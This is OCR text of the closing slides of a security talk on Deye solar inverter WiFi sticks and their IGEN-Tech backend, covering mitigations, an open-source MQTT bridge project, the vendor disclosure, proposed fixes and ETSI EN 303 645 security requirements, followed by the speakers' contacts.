
Mitigation Options

- No WiFi at all
  - WiFi Power Meter
  - z.B. Tasmota
- Kindersicherung
  - No Internet / 5 Minutes Internet
  - Server Settings or own-backend
- Firmware Sanitation
- WiFi „Bridge“





Maker Projects



Screen Scraping | **MODBUS** | **MQTT** | **DISPLAY** | **Security**

Contributers welcome! https://github.com/marxram/deye-esp-mqtt-bridge

Improvements

- **Earlier**
  - Backend Servers hosted in the USA
- Servers (now) seem to be in **Europe**
  - Have been US before

- **Earlier**
  - Wi-Fi SSID: AP_*SERIALNUMBER*
  - *Wi-Fi PSWD:* ***12345678***
- **Now**
  - Wi-Fi SSID: AP_SERIALNUMBER
  - PSWD: ***Random with QR Tag***

Disclosure

- All points were brought to IGEN-Tech (Backend Provider)
- We made Quick Fix Proposal
- Product Management is working on solution
- Some things cannot fixed
- New devices likely better security
- **Next fix release planned for March 2024**


Quick Fixes

Short Term doable

- Get rid of special AT commands
  - Get PWD
  - Get WiFi PWD
- Let the user set a local PSWD
  - Power reduction only with customer in the loop
- Security and Privacy by design
  - Opt-In to data transmisstion → TCP1 not on by default

Mid Term doable

- Community Connectivity
- Extra Edge devices / bridges



Can we do it better?

General Security Requirements

- **Local Authentication**
  - **Individual Password to protect important functionalities (*ETSI 303645 P5.1)**
- **Authenticated and Encrypted Communication (*ETSI 303645 P5.5)**
  - **mTLS**
- **Vulnerability Management / Secure Software Updates (*ETSI 303645 P5.2)**
  - **Only recent and authentic OEM firmware to be installed**
- **Securely Store Credentials (*ETSI 303645 P5.4)**
  - **User and Password, WiFi Credentials**
- **Potential new concepts / Mitigation**
  - **Network Island Mode (*ETSI 303645 P5.5)**
    - Interfaces to use in smart-home only (read telemetry and set the time etc)
  - **Privacy Protection (*ETSI 303645 P5.8)**
    - Option: Island Mode by default: Connected Mode only if user accepts statement

*Possible Standard: ETSI EN 303 645 „Cyber Security for Consumer Internet of Things“
https://www.etsi.org/deliver/etsi_en/303600_303699/303645/02.01.00_30/en_303645v020100v.pdf

Take Home / Denkanstöße

- Das Problem wächst (noch)
  - Lifetime
  - Grid Situation
  - Reputation
- Responsibilities
- Complex Environment with a lot of legacy hardware

Thanks for listening!

- **Bastian Widmer**
- hello@bastianwidmer.ch
- bastianwidmer.ch
- @dasrecht@chaos.social

- **Roland Marx**
- solar@marxram-consulting.com
- https://de.linkedin.com/in/marxram
- https://github.com/marxram/deye-esp-mqtt-bridge